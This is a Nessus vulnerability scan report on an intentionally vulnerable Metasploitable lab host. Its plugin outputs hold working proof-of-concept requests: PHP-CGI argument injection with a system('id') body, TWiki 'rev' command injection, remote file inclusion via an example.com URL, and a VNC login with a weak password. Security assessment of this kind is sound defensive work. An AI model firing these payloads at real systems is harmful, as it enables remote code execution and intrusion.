Report generated by Nessus™

Metasploitable

Thu, 01 Jun 2023 08:38:09 EDT

TABLE OF CONTENTS

Vulnerabilities by Host

Collapse All | Expand All

192.168.32.102

10	8	5	5	1
CRITICAL	HIGH	MEDIUM	LOW	INFO

Scan Information

Start time:	Thu Jun 1 06:29:29 2023
End time:	Thu Jun 1 08:38:09 2023

Host Information

Netbios Name:	METASPLOITABLE
IP:	192.168.32.102
MAC Address:	08:00:27:29:84:67
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Vulnerabilities

Synopsis

The remote web server contains a version of PHP that allows arbitrary code execution.

Description

The PHP installation on the remote web server contains a flaw that could allow a remote attacker to pass command-line arguments as part of a query string to the PHP-CGI program. This could be abused to execute arbitrary code, reveal PHP source code, cause a system crash, etc.

Solution

Upgrade to PHP 5.3.13 / 5.4.3 or later.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 T emporal Score

9.4 (CVSS:3.0/E:H/RL:O/RC:C)

VPR Score

8.9

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 T emporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

References

BID	53388
CVE	CVE-2012-1823
CVE	CVE-2012-2311
CVE	CVE-2012-2335
CVE	CVE-2012-2336
XREF	CERT:520827
XREF	EDB-ID:29290
XREF	EDB-ID:29316
XREF	CISA-KNOWN-EXPLOITED:2022/04/15

Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

Plug in Information

Published: 2013/11/01, Modified: 2023/04/25

Plug in Output

tcp/80/www

```
Nessus was able to verify the issue exists using the following request :

------------------------------ snip ------------------------------
```

```
POST /cgi-bin/php?
%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%
61%74%  HTTP/1.1
Host: 192.168.32.102
Accept-Charset:
iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Content-Length: 115
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0) Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*

<?php echo "Content-Type:text/html\r\n\r\n"; echo 'php_cgi_remote_code_execution-1685621584'; system('id'); die;
------------------------------ ?> snip ------------------------------

This produced the following output :

------------------------------ snip ------------------------------
uid=33(www-data) gid=33(www-data) groups=33(www-data)
------------------------------ snip ------------------------------
```

171340 - Apache T omcat Web Server SEoL (<= 5.5.x) -

Synopsis

The remote web server is obsolete / unsupported.

Description

According to its version, the Apache Tomcat web server is 5.5.x or earlier. It is, therefore, longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

See Also

https://tomcat.apache.org/
https://tomcat.apache.org/tomcat-55-eol.html

Solution

Remove the web server if it is no longer needed. Otherwise, upgrade to a supported version if possible or switch to another server.

Risk Factor

High

CVSS v3.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

Plug in Information

Published: 2023/02/10, Modified: 2023/03/21

Plug in Output

tcp/8180/www

```
URL : http://192.168.32.102:8180/
Installed version : 5.5
Security End of Life : August 10, 2011
Time since Security End of Life (Est.) : 11 Years, 9 Months, 25 Days | 4310 Total Days
```

51988 - Bind Shell Backdoor Detection -

Synopsis

The remote host may have been compromised.

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Risk Factor

Critical

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plug in Information

Published: 2011/02/15, Modified: 2022/04/11

Plug in Output

tcp/1524/wild_shell

```
Nessus was able to execute the command "id" using the
following request :



This produced the following truncated output (limited to 10 lines)
                              : snip
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#------     ------------------------

                              snip

------------------------     ------------------------
```

Synopsis

The remote SSH host keys are weak.

Description

The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library. The

problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

See Also

http://www.nessus.org/u?107f9bdc
http://www.nessus.org/u?f14f4224

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

Risk Factor

Critical

VPR Score

7.4

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

References

BID	29179
CVE	CVE-2008-0166
XREF	CWE:310

Exploitable With

Core Impact (true)

Plug in Information

Published: 2008/05/14, Modified: 2018/11/15

Plug in Output

tcp/22/ssh

OpenSSH/OpenSSL Packag e Random Number Generator Weakness (SSL check) -

Synopsis

The remote SSL certificate uses a weak key.

Description

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.

See Also

http://www.nessus.org/u?107f9bdc
http://www.nessus.org/u?f14f4224

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

Risk Factor

Critical

VPR Score

7.4

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 T emporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

References

BID	29179
CVE	CVE-2008-0166
XREF	CWE:310

Exploitable With

Core Impact (true)

Plug in Information

Published: 2008/05/15, Modified: 2020/11/16

Plug in Output

tcp/25/smtp

OpenSSH/OpenSSL Packag e Random Number Generator Weakness (SSL check) -

Synopsis

The remote SSL certificate uses a weak key.

Description

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.

See Also

http://www.nessus.org/u?107f9bdc
http://www.nessus.org/u?f14f4224

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

Risk Factor

Critical

VPR Score

7.4

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 T emporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

References

BID	29179
CVE	CVE-2008-0166
XREF	CWE:310

Exploitable With

Core Impact (true)

Plug in Information

Published: 2008/05/15, Modified: 2020/11/16

Plug in Output

tcp/5432/postgresql

11356 - NFS Exported Share Information Disclosure -

Synopsis

It is possible to access NFS shares on the remote host.

Description

At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

Solution

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

Risk Factor

Critical

VPR Score

5.9

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

References

CVE	CVE-1999-0170
CVE	CVE-1999-0211
CVE	CVE-1999-0554

Exploitable With

Metasploit (true)

Plug in Information

Published: 2003/03/12, Modified: 2018/09/17

Plug in Output

udp/2049/rpc-nfs

```
The following NFS shares could be mounted :

+ /
+ Contents of / :
- .
- ..
- bin
- boot
- cdrom
- dev
- etc
- home
- initrd
- initrd.img
- lib
- lost+found
- media
- mnt
- nohup.out
- opt
- proc
- root
- sbin
- srv
- sys
- tmp
- usr
```

```
 - var
 - vmlinuz
```

33850 - Unix Operating System Unsupported Version Detection

Synopsis

The operating system running on the remote host is no longer supported.

Description

According to its self-reported version number, the Unix operating system running on the remote host is no longer supported.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

Solution

Upgrade to a version of the Unix operating system that is currently supported.

Risk Factor

Critical

CVSS v3.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

References

XREF	IAVA:0001-A-0502
XREF	IAVA:0001-A-0648

Plug in Information

Published: 2008/08/08, Modified: 2023/05/18

Plug in Output

tcp/0

```
Ubuntu 8.04 support ended on 2011-05-12 (Desktop) / 2013-05-09 (Server).
Upgrade to Ubuntu 21.04 / LTS 20.04 / LTS 18.04.

For more information, see : https://wiki.ubuntu.com/Releases
```

61708 - VNC Server 'password' Password

Synopsis

A VNC server running on the remote host is secured with a weak password.

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plug in Information

Published: 2012/08/29, Modified: 2015/09/24

Plug in Output

tcp/5900/vnc

```
Nessus logged in using a password of "password".
```

phpMyAdmin prior to 4.8.6 SQLi vulnerablity (PMASA- 2019- 3) -

Synopsis

The remote web server hosts a PHP application that is affected by SQLi vulnerability.

Description

According to its self-reported version number, the phpMyAdmin application hosted on the remote web server is prior to 4.8.6. It is, therefore, affected by a SQL injection (SQLi) vulnerability that exists in designer feature of phpMyAdmin. An unauthenticated, remote attacker can exploit this to inject or manipulate SQL queries in the back-end database, resulting in the disclosure or manipulation of arbitrary data.

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?c9d7fc8c

Solution

Upgrade to phpMyAdmin version 4.8.6 or later.
Alternatively, apply the patches referenced in the vendor advisories.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 T emporal Score

8.5 (CVSS:3.0/E:U/RL:O/RC:C)

VPR Score

5.9

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 T emporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID	108617
CVE	CVE-2019-11768

Plug in Information

Published: 2019/06/13, Modified: 2022/04/11

Plug in Output

tcp/80/www

```
URL : http://192.168.32.102/phpMyAdmin
Installed version : 3.1.1
Fixed version : 4.8.6
```

39465 - CGI Generic Command Execution -

Synopsis

Arbitrary code may be run on the remote server.

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to execute arbitrary commands on the remote host.

See Also

https://en.wikipedia.org/wiki/Code_injection
http://projects.webappsec.org/w/page/13246950/OS%20Commanding

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade to address command execution flaws.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

References

XREF	CWE:20
XREF	CWE:74
XREF	CWE:77
XREF	CWE:78
XREF	CWE:713
XREF	CWE:722
XREF	CWE:727
XREF	CWE:741
XREF	CWE:751
XREF	CWE:801
XREF	CWE:928
XREF	CWE:929

Plug in Information

Published: 2009/06/19, Modified: 2022/04/11

Plug in Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to arbitrary command execution :

+ The 'topic' parameter of the /twiki/bin/view/Main/WebHome CGI :

/twiki/bin/view/Main/WebHome?topic=echo%20NeS%20%20SuS

------ output ------
        <body
  bgcolor="#ffffff">
<a name="PageTop"></a>
<form name="main" action="/twiki/bin/view/Main/echo%20NeS%20SuS">
<table width="100%" border="0" cellpadding="3" cellspacing="0">
<tr>------------------


Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

http://192.168.32.102/twiki/bin/view/Main/WebHome?topic=echo%20NeS%20%20SuS
```

39469 - CGI Generic Remote File Inclusion

Synopsis

Arbitrary code may be run on the remote server.

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to include a remote file from a remote server and execute arbitrary commands on the target host.

See Also

https://en.wikipedia.org/wiki/Remote_File_Inclusion
http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

References

XREF	CWE:73
XREF	CWE:78
XREF	CWE:98
XREF	CWE:434
XREF	CWE:473
XREF	CWE:632
XREF	CWE:714
XREF	CWE:727
XREF	CWE:801
XREF	CWE:928
XREF	CWE:929

Plug in Information

Published: 2009/06/19, Modified: 2021/01/19

Plug in Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to web code injection :

+ The 'page' parameter of the /mutillidae/ CGI :

/mutillidae/?page=http://HwVrM_Kl.example.com/

------ output ------
<b>Warning</b>: include() [<a href='function.include'>function.in [...]
<br />
<b>Warning</b>: include(http://HwVrM_Kl.example.com/) [<a href='functio
n.include'>function.include</a>]: failed to open stream: no suitable wra
pper could be found in <b>/var/www/mutillidae/index.php</b> on line <b>4
69</b><br />
<br />
<b>Warning</b>: include() [<a href='function.include'>function.in [...]
-------------------

+ The 'page' parameter of the /mutillidae/index.php CGI :

/mutillidae/index.php?page=http://HwVrM_Kl.example.com/

------ output ------
<b>Warning</b>: include() [<a href='function.include'>function.in [...]
<br />
<b>Warning</b>: include(http://HwVrM_Kl.example.com/) [<a href='functio
n.include'>function.include</a>]: failed to open stream: no suitable wra
```

```
pper could be found in <b>/var/www/mutillidae/index.php</b> on line <b>4
69</b><br />
<br />
<b>Warning</b>: include() [<a href='function.include'>function.in [...]
------------------

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

http://192.168.32.102/mutillidae/?page=http://HwVrM_K1.example.com/
http://192.168.32.102/mutillidae/index.php?page=http://HwVrM_K1.example.com/


Using the POST HTTP method, Nessus found that :

+ The following resources may be vulnerable to web code injection :

/mutillidae/index.php [do=toggle-hints&page=http://HwVrM_K1.example.com/
&username=anonymous]

------ output ------
<b>Warning</b>: include() [<a href='function.include'>function.in [...]
<br />
<b>Warning</b>: include(http://HwVrM_K1.example.com/) [<a href='functio
n.include'>function.include</a>]: failed to open stream: no suitable wra
pper could be found in <b>/var/www/mutillidae/index.php</b> on line <b>4
69</b><br />
<br />
<b>Warning</b>: include() [<a href='function.include'>function.in [...]

------------------
```

136769 - ISC BIND Service Downg rade / Reflected DoS -

Synopsis

The remote name server is affected by Service Downgrade / Reflected DoS vulnerabilities.

Description

According to its self-reported version, the instance of ISC BIND 9 running on the remote name server is affected by performance downgrade and Reflected DoS vulnerabilities. This is due to BIND DNS not sufficiently limiting the number fetches which may be performed while processing a referral response.

An unauthenticated, remote attacker can exploit this to cause degrade the service of the recursive server or to use the affected server as a reflector in a reflection attack.

See Also

https://kb.isc.org/docs/cve-2020-8616

Solution

Upgrade to the ISC BIND version referenced in the vendor advisory.

Risk Factor

Medium

CVSS v3.0 Base Score

8.6 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H)

CVSS v3.0 T emporal Score

7.5 (CVSS:3.0/E:U/RL:O/RC:C)

VPR Score

5.2

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)

CVSS v2.0 T emporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

ST IG Severity

I

References

CVE	CVE-2020-8616
XREF	IAVA:2020-A-0217-S

Plug in Information

Published: 2020/05/22, Modified: 2020/06/26

Plug in Output

udp/53/dns

```
Installed version : 9.4.2
Fixed version : 9.11.19
```

42256 - NFS Shares World Readable

Synopsis

The remote NFS server exports world-readable shares.

Description

The remote NFS server is exporting one or more shares without restricting access (based on hostname, IP, or IP range).

See Also

http://www.tldp.org/HOWTO/NFS-HOWTO/security.html

Solution

Place the appropriate restrictions on all NFS shares.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plug in Information

Published: 2009/10/26, Modified: 2020/05/05

Plug in Output

tcp/2049/rpc-nfs

```
The following shares have no access restrictions :

/ *
```

HP IP- CGI Query String Parameter Injection Arbitrary Code Execution -

Synopsis

The remote web server contains a version of PHP that allows arbitrary code execution.

Description

The PHP installation on the remote web server contains a flaw that could allow a remote attacker to pass command-line arguments as part of a query string to the PHP-CGI program. This could be abused to execute arbitrary code, reveal PHP source code, cause a system crash, etc.

See Also

http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/
http://www.php.net/archive/2012.php#id2012-05-08-1
http://www.php.net/ChangeLog-5.php#5.3.13
http://www.php.net/ChangeLog-5.php#5.4.3
http://www.nessus.org/u?80589ce8
https://www-304.ibm.com/support/docview.wss?uid=swg21620314

Solution

If using Lotus Foundations, upgrade the Lotus Foundations operating system to version 1.2.2b or later.

Otherwise, upgrade to PHP 5.3.13 / 5.4.3 or later.

Risk Factor

High

VPR Score

8.9

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 T emporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

References

BID	53388
CVE	CVE-2012-1823
CVE	CVE-2012-2311
XREF	CERT:520827
XREF	EDB-ID:18834
XREF	CISA-KNOWN-EXPLOITED:2022/04/15

Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

Plug in Information

Published: 2012/05/14, Modified: 2022/03/28

Plug in Output

tcp/80/www

```
Nessus was able to verify the issue exists using the following request :

------------------------ snip ------------------------
POST
/dvwa/about.php?-d+allow_url_include%3don+-d+safe_mode%3doff+-d+suhosin.simulation%3don+-d+open_basedir%3doff+-
d+auto_prepend_file%3dphp%3a//input+-n HTTP/1.1
Host: 192.168.32.102
Accept-Charset:
iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Content-Length: 82
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0) Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*

<?php echo 'php_cgi_query_string_code_execution-1685621584'; system('id'); die; ?>
                         snip

This produced the following output :
------------------------      ------------------------
                         snip
uid=33(www-data) gid=33(www-data) groups=33(www-data)---------
                         snip
```

90509 - Samba Badlock Vulnerability

Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

See Also

http://badlock.org
https://www.samba.org/samba/security/CVE-2016-2118.html

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H)

CVSS v3.0 T emporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

VPR Score

6.7

CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

CVSS v2.0 T emporal Score

5.0 (CVSS2#E:U/RL:OF/RC:C)

References

BID	86002
CVE	CVE-2016-2118
XREF	CERT:813296

Plug in Information

Published: 2016/04/13, Modified: 2019/11/20


Plug in Output

tcp/445/cifs

```
Nessus detected that the Samba Badlock patch has not been applied.
```

19704 - T Wiki 'rev' Parameter Arbitrary Command Execution -

Synopsis



The remote web server hosts a CGI application that is affected by an arbitrary command execution vulnerability.

Description

The version of TWiki running on the remote host allows an attacker to manipulate input to the 'rev' parameter in order to execute arbitrary shell commands on the remote host subject to the privileges of the web server user id.

See Also

http://www.nessus.org/u?c70904f3

Solution

Apply the appropriate hotfix referenced in the vendor advisory.

Risk Factor

High

CVSS v3.0 Base Score

8.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H)

CVSS v3.0 T emporal Score

8.2 (CVSS:3.0/E:F/RL:O/RC:C)

VPR Score

7.4

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 T emporal Score

6.2 (CVSS2#E:F/RL:OF/RC:C)

References

BID	14834
CVE	CVE-2005-2877

Exploitable With

Metasploit (true)

Plug in Information

Published: 2005/09/15, Modified: 2022/04/11

Plug in Output

tcp/80/www

```
Nessus was able to execute the command "id" using the
following request :

http://192.168.32.102/twiki/bin/view/Main/TWikiUsers?rev=2%20%7cid%7c%7cecho%20
```

```
This produced the following truncated output (limited to 2 lines) :
------------------------ snip ------------------------
uid=33(www-data) gid=33(www-data) groups=33(www-data)

------------------------ snip ------------------------
```

Admin Setup Script Config uration Parameters Arbitrary PHP Code Injection (PMASA- 2009- 4)

Synopsis

The remote web server contains a PHP application that is affected by a code execution vulnerability.

Description

The setup script included with the version of phpMyAdmin installed on the remote host does not properly sanitize user-supplied input before using it to generate a config file for the application. This version is affected by the following vulnerabilities :

- The setup script inserts the unsanitized verbose server name into a C-style comment during config file generation.

- An attacker can save arbitrary data to the generated config file by altering the value of the 'textconfig' parameter during a POST request to

config.php. An unauthenticated, remote attacker can exploit these issues to execute arbitrary PHP code.

See Also

https://www.tenable.com/security/research/tra-2009-02
http://www.phpmyadmin.net/home_page/security/PMASA-2009-4.php

Solution

Upgrade to phpMyAdmin 3.1.3.2. Alternatively, apply the patches referenced in the project's advisory.

Risk Factor

High

VPR Score

6.7

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 T emporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID	34526
CVE	CVE-2009-1285
XREF	TRA:TRA-2009-02
XREF	SECUNIA:34727
XREF	CWE:94

Plug in Information

Published: 2009/04/16, Modified: 2022/04/11

Plug in Output

tcp/80/www

11411 - Backup Files Disclosure -

Synopsis

It is possible to retrieve file backups from the remote web server.

Description

By appending various suffixes (ie: .old, .bak, ~, etc...) to the names of various files on the remote host, it seems possible to retrieve their contents, which may result in disclosure of sensitive information.

See Also

http://projects.webappsec.org/w/page/13246953/Predictable%20Resource%20Location

Solution

Ensure the files do not contain any sensitive information, such as credentials to connect to a database, and delete or protect those files that should not be accessible.

Risk Factor

Medium

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plug in Information

